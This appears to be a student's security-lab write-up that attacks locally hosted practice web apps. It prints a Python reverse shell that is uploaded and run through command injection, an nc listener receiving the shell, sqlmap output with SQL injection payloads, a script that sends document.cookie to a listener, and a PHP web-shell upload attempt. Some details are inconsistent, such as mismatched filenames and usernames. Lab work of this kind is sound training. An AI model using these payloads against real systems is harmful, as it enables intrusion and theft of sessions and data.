I uploaded it using the upload button:


Upload Car Wallpaper

File: malicious_code.py

[upload](#)

[History of Cars](#)

[History of Cycles](#)



filegxvuym.py is uploaded

When I investigated, I found that the files were stored in the `/tmp` directory:

M Power Server is running

```
127.0.0.1 & ls /tmp/
```

Check

```
2f6tkm.js
78dhjq.js
j4v4r0.js
m3p6vu.php
ogpbvf.php
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 62ms
rtt min/avg/max/mdev = 0.029/0.031/0.033/0.004 ms
```

I also checked the code of the upload handler:

```
self.render("index.html")
```

```
class UploadHandler(tornado.web.RequestHandler):
```

```
    def post(self):
        file1 = self.request.files['file1'][0]
        original_fname = file1['filename']
        extension = os.path.splitext(original_fname)[1]
        fname = ''.join(random.choice(
            string.ascii_lowercase + string.digits) for x in range(6))
        final_filename = fname + extension
        output_file = io.open("/tmp/" + final_filename, 'wb')
        output_file.write(file1['body'])
        output_file.close()
        self.finish("file" + final_filename + " is uploaded")
```

M Power Server is running

```
127.0.0.1 & cat /tmp/gxvuym.py
```

Check

```
import socket
import subprocess
import os

ip = '10.0.85.1'
port = 9999

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

os.dup2(sock.fileno(), 0)
os.dup2(sock.fileno(), 1)
os.dup2(sock.fileno(), 2)

subprocess.call(["/bin/sh", "-i"])
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
```

I gave it permission:

M Power Server is running

```
127.0.0.1 & chmod +x /tmp/gxvuym.py
```

Check

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.066 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 84ms  
rtt min/avg/max/mdev = 0.030/0.045/0.066/0.015 ms
```

Finally:

M Power Server is running

```
127.0.0.1 & python /tmp/8xs7j9.py
```

Check

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 70ms  
rtt min/avg/max/mdev = 0.024/0.028/0.032/0.007 ms
```



```

mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04/sqlmap-dev$ nc -lvnp 9999
Listening on 0.0.0.0 9999
ls
pwd
pwd
Connection received on 172.17.0.2 36736
# Dockerfile
LICENSE
README.md
read
requirements.txt
server.py
static
templates
test.db
# /code
# /code
#

```

Second application on port 8090:

1. Examination of the URL Using Nikto

The web application at <http://localhost:8090> was examined using Nikto, revealing the following issues:

- **Directory Listing Enabled:** [/cart/](#), [/css/](#), [/users/](#), [/images/](#)
- **Sensitive Files Accessible:** [/icons/README](#), [/test.php](#)

```

yehlagyehla-workstation: /nikto/program$ nc
yehlagyehla-workstation: /nikto/program$ sudo nikto -host http://localhost:8090/
+ Nikto v2.5.0
-----
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 8090
+ Start Time: 2024-11-18 23:56:43 (GMT3)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ /: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabil
ity-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Apache/2.4.7 appears to be outdated (current is at least 2.4.42). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to v
erify. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0995
+ /admin/: PHP include error may indicate local or remote file inclusion is possible.
+ /admin/: This might be interesting.
+ /cart/: Directory indexing found.
+ /cart/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /users/: Directory indexing found.
+ /users/: This might be interesting.
+ /admin/index.php: PHP include error may indicate local or remote file inclusion is possible.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/login.php: Admin login page/section found.
+ /test.php: This might be interesting.
+ 8664 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time: 2024-11-18 23:56:49 (GMT3) (6 seconds)
-----
+ 1 host(s) tested
yehlagyehla-workstation: /nikto/program$

```

2. Identified Vulnerabilities and Exploitation

2.1 SQL Injection

Description

The application is vulnerable to SQL Injection on the login form at <http://localhost:8090/users/login.php>.

Exploitation

1. SQLMap Confirmation

SQLMap was used to test and confirm the SQL Injection vulnerability:

```
sqlmap -u "http://localhost:8090/users/login.php" --  
data="username=test&password=test" --batch
```

```

MohammadMohamed-Lenovo-IdeaPad-520-15Y7KB:~/Desktop/thirdYear/NCSS/Network-and-Cyber-Security/Lab04$ sqlmap -u "http://localhost:8090/users/login.php" --data="username=test&password=test" --batch
[+] 1.8.4stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:41:29 /2024-11-18/

[18-41:29] [INFO] resuming back-end DBMS 'mysql'
[18-41:29] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=aopencjo7vt...b8301a1835'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username=' GR 1=1 AND 3759=3759#&password=any

  Type: error-based
  Title: MySQL >= 5.5 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: username=' GR 1=1 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a6d27b71,(SELECT (ELT(7225=7225),1)),0x717b787b701,0x7b)) , 8446744073709551610, 8446744073709551610)))#&password=any

  Type: time-based blind
  Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)
  Payload: username=' GR 1=1 AND (SELECT 1050 FROM (SELECT(SLEEP(5)))RqSB)#&password=any
--

[18-41:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP, Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[18-41:29] [INFO] fetched data logged to text files under '/home/mohamed/.local/share/sqlmap/output/localhost'
[18-41:29] [WARNING] your sqlmap version is outdated

[*] ending @ 18:41:29 /2024-11-18/

```

2. Manual Injection

Authentication bypass was achieved using the following credentials:

Username: ' OR 1=1 #

Password: any

HackMeVulnApp.com

[Home](#)[Upload](#)[Recent](#)[Guestbook](#)[Login](#)

Login


Username :

Password :

[Register](#)

[Home](#) | [Admin](#) | [Contact](#) | [Terms of Service](#)

Successful login provided access to the application.



2.2 Cookie Misconfiguration

Description

The PHPSESSID cookie lacks the **HttpOnly** flag, increasing the risk of session hijacking by allowing client-side scripts to access sensitive cookies.

Impact: Increases risk of client-side scripts accessing sensitive cookies, potentially leading to session hijacking.

Recommendation: Set the HttpOnly flag for session cookies.

Exploitation

Simulate Stealing the Cookie by inject a script into the page that sends the cookie to an attacker-controlled server.

1. Set Up a Listener

Start a simple HTTP server to capture stolen cookies:


```
python3 -m http.server 8081
```

This will listen on port 8081.

2. Inject a Script Inject the following JavaScript into the browser console:

```
<script>
var img = new Image();
img.src = "http://127.0.0.1:8081/?cookie=" + document.cookie;
</script>
```

This script sends the `document.cookie` value to the attacker-controlled server.



Check HTTP server's console; we can see the request with the cookie:

```
chial@ehia-workstation:~$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
127.0.0.1 - - [19/Nov/2024 00:31:51] "GET /?cookie=PHPSESSID=oklloeena49nlksmodm2la0s01 HTTP/1.1" 200 -
```

2.3 Junk HTTP Methods

Description

The server accepts unsupported HTTP methods such as TRACK, PUT, DELETE, etc. This can lead to vulnerabilities like Cross-Site Tracing (XST) or file uploads.

Impact: Could lead to unexpected behavior or security issues.

Recommendation: Restrict allowed HTTP methods to GET, POST, HEAD in the server configuration.

Exploitation

1. Testing Methods

The following commands were used to test junk HTTP methods:

```
curl -X FOOBAR http://localhost:8090/ -v
curl -X TRACK http://localhost:8090/ -v
curl -X DEBUG http://localhost:8090/ -v
curl -X PUT http://localhost:8090/ -v
curl -X DELETE http://localhost:8090/ -v
curl -X OPTIONS http://localhost:8090/ -v
```

```
yehia@yehia-workstation:~$ curl -X TRACK http://localhost:8090/ -v
* Trying 127.0.0.1:8090...
* Connected to localhost (127.0.0.1) port 8090 (#0)
> TRACK / HTTP/1.1
> Host: localhost:8090
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 19 Nov 2024 10:01:29 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.29
< Set-Cookie: PHPSESSID=2rgofliortngm8stmb11qln5; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 3348
< Content-Type: text/html
<
<html>
<head>
  <link rel="stylesheet" href="/css/blueprint/screen.css" type="text/css" media="screen, projection">
  <link rel="stylesheet" href="/css/blueprint/print.css" type="text/css" media="print">
  <!--[if IE]><link rel="stylesheet" href="/css/blueprint/ie.css" type="text/css" media="screen, projection"><![endif]-->
  <link rel="stylesheet" href="/css/stylings.css" type="text/css" media="screen">
  <title>HackMeVulnApp.com</title>
</head>
<body>
  <div class="container " style="border: 2px solid #5c95cf;">
    <div class="column span-24 first last">
      <h1 id="title"><a href="/">HackMeVulnApp.com</a></h1>
    </div>
    <div id="menu">
      <div class="column prepend-1 span-14 first">
        <ul class="menu">
          <li class="current"><a href="/users/home.php"><span>Home</span></a></li>
          <li class=""><a href="/pictures/upload.php"><span>Upload</span></a></li>
          <li class=""><a href="/pictures/recent.php"><span>Recent</span></a></li>
          <li class=""><a href="/guestbook.php"><span>Guestbook</span></a></li>
        </ul>
      </div>
    </div>
  </div>
</body>
</html>
```

Observations:

- All methods worked except CONNECT.
- TRACK allowed Cross-Site Tracing (XST), exposing sensitive headers and cookies.
- PUT: If allowed, attackers can upload arbitrary files to the server.
- DELETE: If allowed, attackers can delete resources.
- OPTIONS: If not restricted, it may leak supported HTTP methods.

2. Failed PUT Exploitation

Attempt to upload a malicious PHP shell:

```
curl -X PUT -d "<?php system($_GET['cmd']); ?>"
http://localhost:8090/shell.php
```

This was unsuccessful due to server restrictions.

Using:

```
curl -X TRACK http://localhost:8090/ -v
```

we could get Cross-Site Tracing (XST)

2.4 Directory Indexing

Description

Directory indexing is enabled on the server, exposing directories like `/cart/`, `/css/`, `/users/`, and `/images/`.

Exploitation

1. Navigate to the following URLs in the browser or using `curl`

The following commands were used to test junk HTTP methods:

```
http://localhost:8090/cart/  
http://localhost:8090/css/  
http://localhost:8090/users/  
http://localhost:8090/images/
```

← → ↻ 🌐 localhost:8090/users/

Index of /users

	Name	Last modified	Size	Description
📁	Parent Directory		-	
📄	check_pass.php	2021-07-25 17:57	620	
📄	home.php	2021-07-25 17:57	1.4K	
📄	login.php	2021-07-25 17:57	1.4K	
📄	logout.php	2021-07-25 17:57	178	
📄	register.php	2021-07-25 17:57	2.0K	
📄	sample.php	2021-07-25 17:57	130	
📄	similar.php	2021-07-25 17:57	813	
📄	view.php	2021-07-25 17:57	884	


Apache/2.4.7 (Ubuntu) Server at localhost Port 8090

← → ↻ 🌐 localhost:8090/cart/

Index of /cart

	Name	Last modified	Size	Description
📁	Parent Directory		-	
📄	action.php	2021-07-25 17:57	2.5K	
📄	add_coupon.php	2021-07-25 17:57	13	
📄	confirm.php	2021-07-25 17:57	1.4K	
📄	review.php	2021-07-25 17:57	2.0K	

Apache/2.4.7 (Ubuntu) Server at localhost Port 8090



2.5 Potentially Sensitive Files


Description

- `/icons/README`: Default Apache README file accessible, revealing server configuration details.
- `/test.php`: Development test file that may expose sensitive debugging information or hardcoded credentials.

Exploitation

1. Access the files directly via the following URLs:

```
http://localhost:8090/icons/README
http://localhost:8090/test.php
```

Bonus task - White box testing

If you want to practice more and see how vulnerabilities appears in the source code of the application, then you can pull the prepared docker image `docker pull webgoat/goatandwolf` and read the description on the [docker hub](#).

Find the vulnerabilities and exploit them. Also perform static source code vulnerability analysis.

Solution:

I connected the docker image

[illegible]

then I tried to access the source code of the docker image and found this files:


```
ali@ali-workstation: ~
bash: /opt/ros/humble/setup.bash: No such file or directory
ali@ali-workstation:~$ docker ps
CONTAINER ID   IMAGE             COMMAND                  CREATED        STATUS        PORTS
d64b490ef09c   webgoat/webgoat   "java -Duser.home=/h..." 13 minutes ago Up 13 minutes 127.0.0.1:8080->8080/tcp, 127.0.0.1:9091->9090/tcp
sere
ne_dirac
ali@ali-workstation:~$ docker exec -it d64b490ef09c /bin/sh
$ ls
webgoat.jar
$ ls -al
total 115472
drwxrwx--- 1 webgoat root      4096 Nov 19 12:58 .
drwxr-xr-x 1 root    root      4096 Dec  5 2023 ..
-rw-rw-r-- 1 webgoat root       220 Jan  6 2022 .bash_logout
-rw-rw-r-- 1 webgoat root      3771 Jan  6 2022 .bashrc
-rw-rw-r-- 1 webgoat root       807 Jan  6 2022 .profile
drwxr-xr-x 6 webgoat webgoat   4096 Nov 19 13:02 .webgoat-2023.8
-rwxr--r-- 1 webgoat webgoat 118208649 Dec  5 2023 webgoat.jar
$
```

I copied the files found in the docker image to my local machine:

```

/bin/sh: 18: docker: not found
$ cd ..
$ ls -al
total 115472
drwxrwx--- 1 webgoat root      4096 Nov 19 12:58 .
drwxr-xr-x 1 root   root      4096 Dec  5 2023 ..
-rw-rw-r-- 1 webgoat root      220 Jan  6 2022 .bash_logout
-rw-rw-r-- 1 webgoat root     3771 Jan  6 2022 .bashrc
-rw-rw-r-- 1 webgoat root      807 Jan  6 2022 .profile
drwxr-xr-x 6 webgoat webgoat   4096 Nov 19 13:02 .webgoat-2023.8
-rwxr--r-- 1 webgoat webgoat 118208649 Dec  5 2023 webgoat.jar
